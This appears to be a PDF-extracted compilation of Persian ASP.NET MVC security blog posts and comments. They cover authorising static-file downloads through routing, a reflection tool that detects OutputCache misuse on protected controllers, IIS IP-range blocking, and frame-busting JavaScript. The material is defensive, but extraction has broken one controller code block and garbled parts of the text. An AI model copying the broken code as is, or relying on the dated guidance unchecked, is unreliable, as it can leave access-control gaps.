بعد از داخل اون Redirect میشه» خودکار هست یا دستی؟ اگر خودکار هست، خوب طبیعی هست جایی که AllowAnonymous نداره (یعنی اکشن متده که به اون Redirect شده)، کاربر رو به صفحه لاگین هدایت کنه . Global Filters یعنی دقیقا همین .
یعنی اعمال سراسری به همه جا، مگر اینکه با AllowAnonymous مستثنی شود .

نویسنده: آیمو
تاریخ: ۱۰:۲ ۱۳۹۲/۰۷/۰۳

اره خب حرفه شما درسته . اما هر دو تا اکشن من AllowAnonymous میخواهم برم
به یه اکشن AllowAnonymous داخل یه ناحیه . مشکل اینجاست که نمیره و میره تو صفحه لاگین .

نویسنده: محسن خان
تاریخ: ۱۰:۱۹ ۱۳۹۲/۰۷/۰۳

ممکن هست در اون صفحه دوم داری چیزی رو نمایش میدی که ارجاعی داره به یک اکشن متده محافظت شده . مثلا صفحه ات چند قسمتی هست . یک قسمت داره از یک اکشن متده غیر عمومی شده اطلاعات دریافت میکنه .

نویسنده: ایمان
تاریخ: ۱۴:۳۴ ۱۳۹۳/۰۴/۰۳

سوال من اینه که اگه بخواهیم این محدودیت رو محدودتر کنیم [abc] دسترسی داشته باشه، اونوقت باید [Authorize(Roles="abc)] رو روی اکشن بگذاریم؟

نویسنده: محمد صاحب
تاریخ: ۲۲:۶ ۱۳۹۳/۰۴/۰۳

اگه قراره روی فقط رو یه اکشن اعمال بشه درسته میتونی حتی میتوانی روی کنترلر بزاری که تمام اکشن های اون کنترلر رو محدود کنه و اگه میخوای با روشه که تو این پست او مده عمل کنی باید خودت یک Authorize Attribute سفارشی بنویسی و به [فیلترهای سراسری ت ادد کنی](#).

فرض کنید یک پوشه Export در ریشه سایت دارید که حاوی تعدادی فایل PDF عمومی است.
سؤال: آیا می‌شود دسترسی به فایل‌های قرار گرفته در این پوشه عمومی را کنترل کرد؟ به نحوی که فقط کاربران عضو سایت پس از اعتبارسنجی بتوانند آن‌ها را دریافت کنند؟
پاسخ: شاید عنوان کنید که می‌توان از تگ location در فایل web.config برای اینکار استفاده کرد:

```
<location path="Export">
  <system.web>
    <authorization>
      <deny users="?" />
    </authorization>
  </system.web>
</location>
```

این تنظیمات هیچ اثری بر روی فایل‌های استاتیک PDF ندارند؛ چون در 6 IIS از موتور ASP.NET رد نخواهند شد. مگر اینکه این نوع پسوندها به aspnet_isapi.dll انتساب داده شوند. در 7 IIS به بعد این وضع بهبود یافته است. اگر تنظیم Integrated runAllManagedModulesForAllRequests در وب کانفیگ برنامه به true تنظیم شده باشد و برنامه در حالت ASP.NET وجود دارد .

سؤال: آیا راه حلی وجود دارد که بتوان فایل‌های استاتیک را صرفنظر از نوع، نگارش و حالت اجرای IIS توسط موتور ASP.NET مدیریت کرد؟
پاسخ: بلی. در ASP.NET MVC با تنظیم یک سطر ذیل، اینکار انجام می‌شود:

```
public static void RegisterRoutes(RouteCollection routes)
{
  // ...
  routes.RouteExistingFiles = true;
  // ...
}
```

توضیحات:

ASP.NET در کمک امکانات MapPathBasedVirtualPathProvider خود، ابتدا درخواست رسیده را بررسی می‌کند. اگر این درخواست به یک فایل عمومی اشاره کند، کل سیستم مسیریابی را غیرفعال می‌کند. اما با تنظیم RouteExistingFiles دیگر این بررسی صورت نخواهد گرفت (به عبارتی در بالا بردن سرعت نمایشی سایت نیز تاثیر گذار خواهد بود؛ چون یکی از بررسی‌ها را حذف می‌کند).

ایجاد کنترلری به نام پوشه‌ای که قرار است محافظت شود

نام پوشه قرار گرفته در ریشه سایت، Export است. بنابراین برای هدایت درخواست‌های رسیده به آن (پس از تنظیم فوق)، نیاز است یک کنترلر جدید را به نام Export نیز ایجاد کنیم:

```
using System.IO;
using System.Web.Mvc;

namespace Mvc4RouteExistingFiles.Controllers
{
  public class ExportController : Controller
  {
    public ActionResult Index(string id)
    {
      if (string.IsNullOrWhiteSpace(id))
      {
        return Redirect("/");
      }
    }
  }
}
```

```
        }

        var fileName= Path.GetFileName(id);
        var path = Server.MapPath("~/export/" + fileName);
        return File(path, System.Net.Mime.MediaTypeNames.Application.Octet, fileName);
    }
}

}
```

البته بدیهی است در اینجا می‌توان فیلتر Authorize را به کل کنترلر اعمال کرد، یا هر تنظیم دیگری که نیاز است. برای اینکه بررسی کنیم، آیا واقعاً فایل‌های استاتیک قرار گرفته در پوشه Export به این کنترلر هدایت می‌شود یا خیر، یک breakpoint را بر روی سطر اول اکشن متدهای Index قرار می‌دهیم. برنامه را اجرا کنید ... کار نخواهد کرد، زیرا مسیر یک فایل فرضی به صورت ذیل:

```
http://localhost/export/test.pdf
```

به اکشن متدهای Index کنترلر Export، نگاشت نخواهد شد (index در این مسیر ذکر نشده است). برای حل این مشکل فقط کافی است مسیر یابی متناظر را تعریف کنیم:

```
using System.Web.Mvc;
using System.Web.Routing;

namespace Mvc4RouteExistingFiles
{
    public class RouteConfig
    {
        public static void RegisterRoutes(RouteCollection routes)
        {
            routes.IgnoreRoute("{resource}.axd/{*pathInfo}");

            routes.RouteExistingFiles = true;

            routes.MapRoute(
                name: "ExportRoute",
                url: "Export/{id}",
                defaults: new { controller = "Export", action = "Index", id = UrlParameter.Optional });
            routes.MapRoute(
                name: "Default",
                url: "{controller}/{action}/{id}",
                defaults: new { controller = "Home", action = "Index", id = UrlParameter.Optional });
        }
    }
}
```

در اینجا ExportRoute را مشاهده می‌کنید که به آدرس‌هایی به فرم Export/id پاسخ می‌دهد. در این حالت به صورت خودکار با توجه به تنظیمات انجام شده، اکشن متدهای انتخاب می‌شود همان Index خواهد بود و نیازی به ذکر صریح آن نخواهد بود. اینبار اگر برنامه را اجرا کنیم، breakpoint ما کار خواهد کرد:

```
1  using System.IO;
2  using System.Web.Mvc;
3
4  namespace Mvc4RouteExistingFiles.Controllers
5  {
6      public class ExportController : Controller
7      {
8          public ActionResult Index(string id)
9          {
10             if (string.IsNullOrWhiteSpace(id))
11             {
12                 return Redirect("/");
13             }
14
15             var fileName = Path.GetFileName(id);
16             var path = Server.MapPath("~/export/" + fileName);
17             return File(path, System.Net.Mime.MediaTypeNames.Application.Octet, fileName);
18         }
19     }
20 }
```

تنظیمات ثانویه پس از فعال سازی RouteExistingFiles

در این حالت با فعال سازی مسیریابی فایل‌های موجود، دیگر هیچ فایل استاتیکی به صورت معمول در اختیار کاربران قرار نخواهد گرفت و اگر همانند توضیحات قبل برای آن‌ها کنترلر جداگانه‌ای را تهیه نکنیم، عملآ سایت از کار خواهد افتاد. برای رفع این مشکل، در ابتدای متد RegisterRoutes فوق، تنظیمات ذیل را اضافه کنید تا پوشش‌های content، scripts و همچنین یک سری فایل با پسوند مشخص، همانند سابق و مستقیماً توسط سرور ارائه شوند؛ در غیراینصورت کاربر پیغام 404 را پس از درخواست آن‌ها، دریافت خواهد کرد:

```
routes.IgnoreRoute("{resource}.axd/{*pathInfo}");
routes.IgnoreRoute("content/{*pathInfo}");
routes.IgnoreRoute("scripts/{*pathInfo}");
routes.IgnoreRoute("favicon.ico");
routes.IgnoreRoute("{resource}.ico");
routes.IgnoreRoute("{resource}.png");
routes.IgnoreRoute("{resource}.jpg");
routes.IgnoreRoute("{resource}.gif");
routes.IgnoreRoute("{resource}.txt");
```

نظرات خوانندگان

نویسنده: خوشقدم
تاریخ: ۱۳۹۲/۰۴/۱۲ ۱۶:۰

سلام و خسته نباشید


اکشن تعریف شده تنها برای مقدار `id` اجرا خواهد شد اما در صورتی که فolder Export ما شامل زیرشاخه باشد چه کار باید کرد

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۴/۱۲ ۱۸:۳۰

یک ستاره قبل از `id` قرار بدید:

```
routes.MapRoute(  
    name: "ExportRoute",  
    url: "Export/{*id}",  
    defaults: new { controller = "Export", action = "Index", id = UrlParameter.Optional }  
)
```

نتیجه آن:



نویسنده: حمید چگینی
تاریخ: ۱۳۹۲/۰۹/۱۵ ۱۲:۳۷

بدون اینکه تنظیمات قسمت مسیریابی رو انجام بدم این مسیر باز میشه:

<http://localhost:1431/Export/api.pdf>

و در حالت پش فرض هم فایلهای موجود در فolderهای Scripts و Content با تایپ مسیر آنها تو `url` همگی قابل دسترس هستند.

- تو درک این عبارت مشکل دارم. ممکنه کمی در این باره توضیح بدین:

```
routes.IgnoreRoute( "{resource}.axd/{*pathInfo}" );
```

ممnon

هدایت درخواست فایل‌های استاتیک در ASP.NET MVC به یک کنترلر

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۹/۱۵ ۱۲:۴۳

- بله. این‌ها فایل استاتیک هستند و همانطور که در بحث عنوان شده، به صورت مستقیم و مستقل، توسط IIS مدیریت می‌شوند.
- موضوع بحث جاری، هدایت این فایل‌های استاتیک، به یک برنامه ASP.NET MVC است؛ پیش از اینکه IIS را تصمیم گیری کند.
- یعنی از هر مسیری که پسوند axd داشت با هر جزء دیگری از مسیر پس از آن، صرفنظر شود.

نویسنده: علی
تاریخ: ۱۳۹۲/۰۹/۲۹ ۱۲:۴۳

سلام من هر کاری می‌کنم وقتی تو مرورگر درخواست فایل استاتیکی رو میدم بلافاصله خطای 404 میده و کنترلر اصلاً اجرا نمیشه.
در متده registerRoutes همه آدرس رو تعریف کرده ام و routeExistingFiles رو هم true کردم یه کنترلر و یه متده طبق برنامه بالا تعریف کرده ام ولی به محض درخواست فایل خطای 404 میده در اصل اون فایل وجود نداره ولی من میخوام قبل از اینکه وجود فایل رو بررسی کنه ابتدا کنترلر من رو اجرا کنه همچین چیزی ممکنه؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۹/۲۹ ۱۳:۵۵

بله. به شرطی که برای آن route مخصوص بنویسید تا ASP.NET MVC بداند درخواست رسیده را باید به کجا ارسال کند. ضمن اینکه اگر route جدید شما اجرا نمی‌شود، باید مسیریابی‌های موجود را جهت رفع تداخل دیباگ کنید.

نویسنده: ایاک
تاریخ: ۱۳۹۲/۱۲/۰۲ ۲۲:۳

با سلام و تشکر.
متده Application_AuthenticateRequest من به ازای هر تقاضا برای فایلهای استاتیک اجرا می‌شود. آیا باید اجرا شود و اگر نه، به چه نحوی باید آنرا کنترل کرد تا وارد این مرحله نشود؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۱۲/۰۲ ۲۲:۱۸

سؤال و هدف اصلی بحث جاری این است: «آیا می‌شود دسترسی به فایل‌های قرار گرفته در این پوشه عمومی را کنترل کرد؟» به نحوی که فقط کاربران عضو سایت پس از اعتبارسنجی بتوانند آن‌ها را دریافت کنند؟
یعنی تمام اینکارها انجام شد تا بتوان دریافت فایل‌های استاتیک را تحت کنترل کامل برنامه و اعتبارسنجی آن قرار داد. اگر نیازی نیست، خوب، مباحثت آن را پیاده سازی نکنید. همچنین مانند IgnoreRoute نوشته شده در انتهای بحث برای پوشه اسکریپت‌ها یا CSS‌ها، پوشه‌ی مدنظر را از سیستم مسیریابی خارج کنید.

نویسنده: علی محبی
تاریخ: ۱۳۹۲/۱۲/۲۵ ۱۷:۲۸

با وجود اضافه کردن RouteConfig.RouteExistingFiles = true؛ و تنظیم مسیردهی routes.RouteExistingFiles اما با صدا زدن <http://localhost/expor/test.jpg> جواب می‌گیرم ولی با <http://localhost/export/test>

دستورت IgnoreRoute مربوطه را هم اعمال کرد.

من از mvc5 استفاده می‌کنم، مطلب فوق در این ورژن هم صادق است؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۱۲/۲۵ ۲۱:۲۱

هدایت درخواست فایل‌های استاتیک در ASP.NET MVC به یک کنترلر

فرقی نمی‌کند: [Mvc5RouteExistingFiles.zip](#)

فقط اگر قرار است تمام فایل‌های استاتیک پوششی export، منهاج تصاویر jpg آن route شوند، باید یک سطر زیر را هم اضافه کنید:

```
routes.IgnoreRoute("export/{resource}.jpg");
```

نویسنده: ابراهیم

تاریخ: ۱۳۹۳/۰۱/۲۱ ۲۳:۲۴

تاریخ:

فایلهایی که به این صورت دانلود می‌شن قابلیت resume ندارن، راهی برای resume وجود داره؟

نویسنده: وحید نصیری

تاریخ: ۱۳۹۳/۰۱/۲۱ ۲۳:۲۹

تاریخ:

« [ASP.NET MVC هایی با قابلیت از سرگیری مجدد برای File ActionResult](#) »

نویسنده: احمد

تاریخ: ۱۳۹۳/۰۷/۱۶ ۱۳:۳۹

تاریخ:

آیا این کار تاثیر زیادی توی سرعت کار می‌زاره؟
من می‌خوام واسه‌ی همه‌ی فایل‌های تصویری اینکارو بکنم، پیشنهاد میشه؟

یا مثلًا با استفاده از این [لينک](#)

نویسنده: احمد

تاریخ: ۱۳۹۳/۰۷/۱۶ ۱۴:۴

تاریخ:

من دنبال این کار هستم، چطوری می‌تونم آدرس تگ img رو به این صورت دربیارم، فایل css رو می‌تونم با باندل به این حالت دربیارم ولی تگ img رو نه!

```
▼ <div class="ad502-users">
  ▶ <a href="http://chat.stackoverflow.com/users/1707126">...</a>
  ▶ 
  ▶ <a href="http://chat.stackoverflow.com/users/811241">...</a>
</div>
```

نویسنده: وحید نصیری

تاریخ: ۱۳۹۳/۰۷/۱۶ ۱۴:۲۱

تاریخ:

این لینک در ASP.NET MVC یک چنین امضایی دارد؛ با خروجی

```
public class AvatarController : Controller
{
    public ActionResult Index(string id, int s, string d, string r)
```

نوبسند: وحید نصیری
تاریخ: ۱۴:۲۲ ۱۳۹۳/۰۷/۱۶

تأثیر قابل توجهی ندارد. تمام تصاویر سایت جاری به صورت مستقیم ارائه نمی‌شوند و `return File` هستند. به این صورت مباحث caching را بهتر می‌شود اعمال کرد.

مرسوم است برای کش کردن خروجی یک اکشن متد در ASP.NET MVC از ویژگی [OutputCache](#) استفاده شود. نکته‌ی مهمی که در مورد نحوه پیاده سازی آن وجود دارد، استفاده از OutputCacheModule استاندارد ASP.NET است. در این حالت پس از فراخوانی ابتدایی اکشن متد و کش شدن محتوا حاصل از آن، در دفعه‌ی بعد فراخوانی این آدرس خاص، اصلاً چرخه کاری یک کنترلر روی نداده و تمام مسایل توسعه OutputCacheModule به صورت مستقل و پیش از رسیدن آن به کنترلر، مدیریت می‌شوند.

خوب، تا اینجا ممکن است مشکلی به نظر نرسد و هدف از کش کردن اطلاعات یک اکشن متد نیز همین مورد است. اما اگر این اکشن متد کش شده، به اشتباه در یک کنترلر مزین شده با ویژگی Authorize قرار گیرد، چه خواهد شد؟ مثلاً این کنترلر امن، برای ارائه فایل‌ها یا حتی نمایش قسمتی از صفحه، از کل صفحه، از کش استفاده کرده است. در بار اول دریافت فایل، بدیهی است که تمام مسایل اعتبارسنجی باید مطابق طول عمر یک کنترلر روزی دهنند. اما در بار دوم فراخوانی آدرس دریافت صفحه یا فایل، اصلاً کار به فراخوانی کنترلر نمی‌رسد. به عبارتی کلیه کاربران سایت (اعم از لایگین شده، نشده، دارای دسترسی مشاهده صفحه یا آدرس امن و یا بدون دسترسی)، به این محتوا خاص بدون مشکلی دسترسی خواهند داشت (فقط کافی است که از آدرس نهایی به نحوی مطلع شوند).

سؤال: چگونه می‌توان کلیه اکشن متد های یک پروژه ASP.NET MVC را که دارای ویژگی OutputCache در یک کنترلر امن هستند، یافت؟

```
using System;
using System.Linq;
using System.Reflection;
// Add a ref. to \Program Files\Microsoft ASP.NET\ASP.NET MVC 4\Assemblies\System.Web.Mvc.dll
using System.Web.Mvc;
// Add a ref. to System.Web
using System.Web.UI;

namespace FindOutputCaches
{
    class Program
    {
        static void Main(string[] args)
        {
            var path = @"D:\site\bin\Web.dll";
            var asmTarget = Assembly.LoadFrom(path);

            checkSecuredControllers(asmTarget);

            Console.WriteLine("Press a key...");
            Console.Read();
        }

        private static void checkSecuredControllers(Assembly asmTarget)
        {
            يافتن کلیه کنترلرهایی که فیلتر اوتورایز دارند //
            var securedControllers = asmTarget.GetTypes()
                .Where(type => typeof(IController).IsAssignableFrom(type)
&&
                           Attribute.IsDefined(type,
typeof(AuthorizeAttribute)) &&
                           !type.Name.StartsWith("T4MVC"))
                .ToList();

            foreach (var controller in securedControllers)
            {
                يافتن کلیه اکشن متد های کنترلر جاری //
                var actionMethods = controller.GetMethods(BindingFlags.Public | BindingFlags.Instance |
BindingFlags.DeclaredOnly)
                    .Where(method =>
typeofActionResult).IsAssignableFrom(method.ReturnType))
                    .ToList();

                foreach (var method in actionMethods)
                {
                    يافتن متد هایی که دارای آوت پوت کش هستند //
                }
            }
        }
    }
}
```

```
var attributes = method.GetCustomAttributes(typeof(OutputCacheAttribute), true);
if (attributes == null || !attributes.Any())
    continue;

var outputCache = (OutputCacheAttribute)attributes[0]; // AllowMultiple = false
if (outputCache.Location == OutputCacheLocation.None)
    continue; // مثلا برای کارهای ای جکسی

سبب عدم کش شدن شده است؛ مثلا برای کارهای ای جکسی

Console.WriteLine("Detected incorrect usage of OutputCache in:\n {0}-->{1}",
    controller.FullName, method.Name);
}
```

کدهای کامل این بررسی را در اینجا ملاحظه می‌کنید.

ابتدا مسیر اسمبلی کامپایل شده پروژه ASP.NET MVC که حاوی کنترلرهای برنامه است، باید مشخص گردد.

سپس در این اسمبلی کلیه نوع‌های تعریف شده، یافت گردیده و آن‌هایی که پیاده سازی کننده IController هستند (یعنی کلاس‌های کنترلر واقعی برنامه) و همچنین دارای ویژگی AuthorizeAttribute نیز می‌باشند، جدا خواهند شد.

در ادامه، در هر کنترلر امن یافت شده، متدهایی را بررسی خواهیم کرد که دارای خروجی از نوع ActionResult باشند (فقط اکشن‌های مدنظر هستند). اگر این اکشن متدهایی را بررسی خواهیم کرد که دارای خروجی از نوع OutputCacheAttribute بود و همچنین Location آن به None تنظیم نشده بود ... یعنی مشکل امنیتی وجود دارد که باید برطرف شود.

البته برای تکمیل این مطلب باید دو حالت زیر هم پیاده سازی و بررسی شوند:

- کلیه View‌های برنامه بررسی شوند. اگر در View خاصی که متعلق است به یک کنترلر یا حتی اکشن متدهای امن، ارجاعی به اکشن


متدهای کش شده در کنترلری دیگر وجود داشت، این مورد هم یک باغ امنیتی است.

- کلیه کنترلرهای عمومی که دارای اکشن‌های امن هستند نیز باید جهت یافتن OutputCache بررسی شوند.

یک سری از ربات‌ها مدام سایت‌ها را برای یافتن یک سری از اسکریپت‌های خاص اسکن می‌کنند. IP‌های آن‌ها نیز عموماً متعلق است به چین و هسایگان آن. مشکلی که با این ربات‌ها وجود دارد این است که از یک IP خاص نشات نمی‌گیرند و به نظر صدھا سرور آلوده را جهت مقاصد خود مورد استفاده قرار می‌دهند. به همین جهت نیاز است بتوان یک بازه‌ی IP را در IIS بست.

IIS یک بازه‌ی IP در 6

در IIS 6 باید به خواص وب سایت و برگه‌ی آن مراجعه کرد. سپس در این قسمت، در حین افزودن IP مد نظر، باید گزینه‌ی [Group of computers](#) را انتخاب نمود.



در اینجا برای مثال برای بستن IP‌هایی که با 194 شروع می‌شوند، باید 194.0.0.0 را وارد کرد و در این حالت subnet mask را نیز باید 255.0.0.0 انتخاب کرد. با این subnet mask خاص، اعلام می‌کنیم که فقط اولین قسمت IP وارد شده برای ما اهمیت دارد و سه قسمت بعدی خیر. به این ترتیب تمام IP‌های شروع شده با 194 با هر سه جزء دیگر دلخواهی، بسته خواهند شد.

بستن یک بازه‌ی IP در IIS‌های 7 به بعد

در IIS‌های 7 به بعد نیاز است مراحل زیر را طی کرده و نقش « [IP and Domain Restrictions](#) » را نصب کنید.

Administrative Tools -> Server Manager -> expand Roles
-> Web Server (IIS) -> Role Services -> Add Role Services -> select IP and Domain Restrictions

پس از آن با استفاده از تنظیمات ذیل در فایل web.config می‌توان یک IP و یا بازه‌ای از IP‌ها را بست:

```
<system.webServer>
  <security>
    <ipSecurity>
      <add ipAddress="192.168.100.1" />
      <add ipAddress="169.254.0.0" subnetMask="255.255.0.0" />
    </ipSecurity>
  </security>
</system.webServer>
```

البته علاوه بر نصب نقش یاد شده، باید Feature Delegation نیز جهت استفاده از آن فعال گردد:

IIS 7 -> root server -> Feature Delegation -> IP and Domain Restrictions
-> Change the delegation to Read/Write

نظرات خوانندگان

نویسنده: آرمان فرقانی
تاریخ: ۱۳۹۲/۰۹/۱۷ ۱۲:۴۶

ضمن تشکر بفرمایید چرا از طریق فایروال دسترسی IP‌های یاد شده را مسدود نمی‌کنید؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۹/۱۷ ۱۲:۴۷

این هم یک روش است؛ البته برای کسی که ادمین است. اگر ادمین نباشد و ادمین قبلاً قابلیت ذکر شده مخصوص 7 IIS را افزوده باشد، کاربران یک هاست اشتراکی هم می‌توانند راسا و بدون نیاز به ادمین، فقط با ویرایش کردن فایل web.config، اقدام کنند.

نویسنده: آرمان فرقانی
تاریخ: ۱۳۹۲/۰۹/۱۷ ۱۳:۲

بله. البته منابع سیستمی که اسکن‌های یاد شده مصرف می‌کنند، معمولاً مسدود نمودن آنها را در حیطه وظایف مدیر سرور قرار می‌دهد و البته در مورد 6 IIS دسترسی به وب سرور لازم است. و احتمالاً مسدود نمودن از طریق فایروال از نظر سربار و مصرف منابع ارجح است. از طرفی باید در نظر داشت که همان سرورهای چینی علاقه مند به اسکن سایتها علاقه مند به حملات DDOS و ... هم هستند که الزاماً از مسیر IIS نمی‌گذرد.

در هر صورت ممنون از بیان مطلب فوق که به هر حال دانستن آن بهتر از ندانستن است. سوال کردم چون گفتم شاید دلیل خاصی دارد که این روش را بیان فرمودید.

یکی از مواردی را که به کرات در ارجاع دهنده‌های سایت مشاهده می‌کنم، درج صفحات سایت به صورت iframe داخل یک سری سایت‌های تبلیغاتی بسیار سطحی است. سؤال: چگونه می‌توان جلوی این حرکت نامطلوب را گرفت؟ برای این کار نیاز است اسکریپت ذیل را به ابتدای اسکریپت‌های سایت خود اضافه کنید:

```
function defrm() {
    document.write = '';
    window.top.location = window.self.location;
    setTimeout(function () {
        document.body.innerHTML = '';
    }, 0);
    window.self.onload = function (evt) {
        document.body.innerHTML = '';
    };
}
if (window.top !== window.self) {
    try {
        if (window.top.location.host)
            { /* will throw */ }
        else {
            defrm(); /* chrome */
        }
    } catch (ex) {
        defrm(); /* everyone else */
    }
}
```

اگر شیء window.top با شیء window.self یکی نبود (یعنی window رویی نبود)، بنابراین صفحه‌ی جاری، داخل iframe قرار گرفته است. همچنین برای اطمینان بیشتر می‌توان window.top.location.host را نیز فراخوانی کرد. مرورگرهای جدید امکان دسترسی به دومین والد را از طریق یک iframe نمی‌دهند و همینجا یک استثناء صادر خواهد شد. در مرحله بعد، با فراخوانی window.top.location = window.self.location که مشاهده می‌کنید، کل صفحه را به صورت خودکار به سایت خودمان هدایت خواهیم کرد.

این مورد را نیز می‌توان به مجموعه [best practices](#) اجباری تهیه یک سایت اضافه کرد.

نظرات خوانندگان

نویسنده: حامد سبزیان
تاریخ: ۹:۴ ۱۳۹۲/۰۹/۲۴

استفاده از `X-FRAME-OPTIONS` در هدر درخواست با مقدار `SAMEORIGIN` با `DENY` کافیت نمیکنه؟

نویسنده: وحید نصیری
تاریخ: ۹:۲۰ ۱۳۹۲/۰۹/۲۴

خوبه : فقط `redirect` بحث شده در مطلب را نداره

نویسنده: امید قربانی
تاریخ: ۹:۱۹ ۱۳۹۲/۰۹/۲۷

سلام؛ اگر بخواهیم این مورد رو که اشاره کردید رو دور بزنیم چطور باید عمل کنیم منظورم اینه که اگر سایتی همچین قابلیتی رو اضافه کرده بود چطور از بین بپریمش ؟

نویسنده: وحید نصیری
تاریخ: ۹:۲۶ ۱۳۹۲/۰۹/۲۷

حداقل با استفاده از جاوا اسکریپت، [به دلایل امنیتی](#) ، امکان دسترسی به محتویات یک `iframe` بارگذاری شده از سایت دیگری را ندارید؛ مگر اینکه سمت سرور، محتویات آن صفحه را دریافت و در ادامه این صفحه‌ی محلی شده را نشان دهید.

نویسنده: behrouz
تاریخ: ۲۲:۱۰ ۱۳۹۲/۱۲/۲۸

سلام

آیا سمت سرور راهی هست که بتوان تشخیص داد صفحاتی که درخواست داده می‌شوند از درون یک `Iframe` فرخانی می‌شوند یا خیر(به طور خاص در `(ASP.NET MVC)`

نویسنده: وحید نصیری
تاریخ: ۲۲:۵۹ ۱۳۹۲/۱۲/۲۸

خیر. راه حل تشخیص سمت سرور، ندارد. هیچ هدر خاصی برای مشخص سازی درخواست اجرای یک صفحه از درون یک `IFrame` طراحی نشده است. حداقل می‌توان `Request.UrlReferrer` را بررسی کرد (ولی اطمینانی به آن نیست. چون عوامل زیادی در تغییر آن دخیل هستند؛ از مرورگر تا فایروال و غیره)

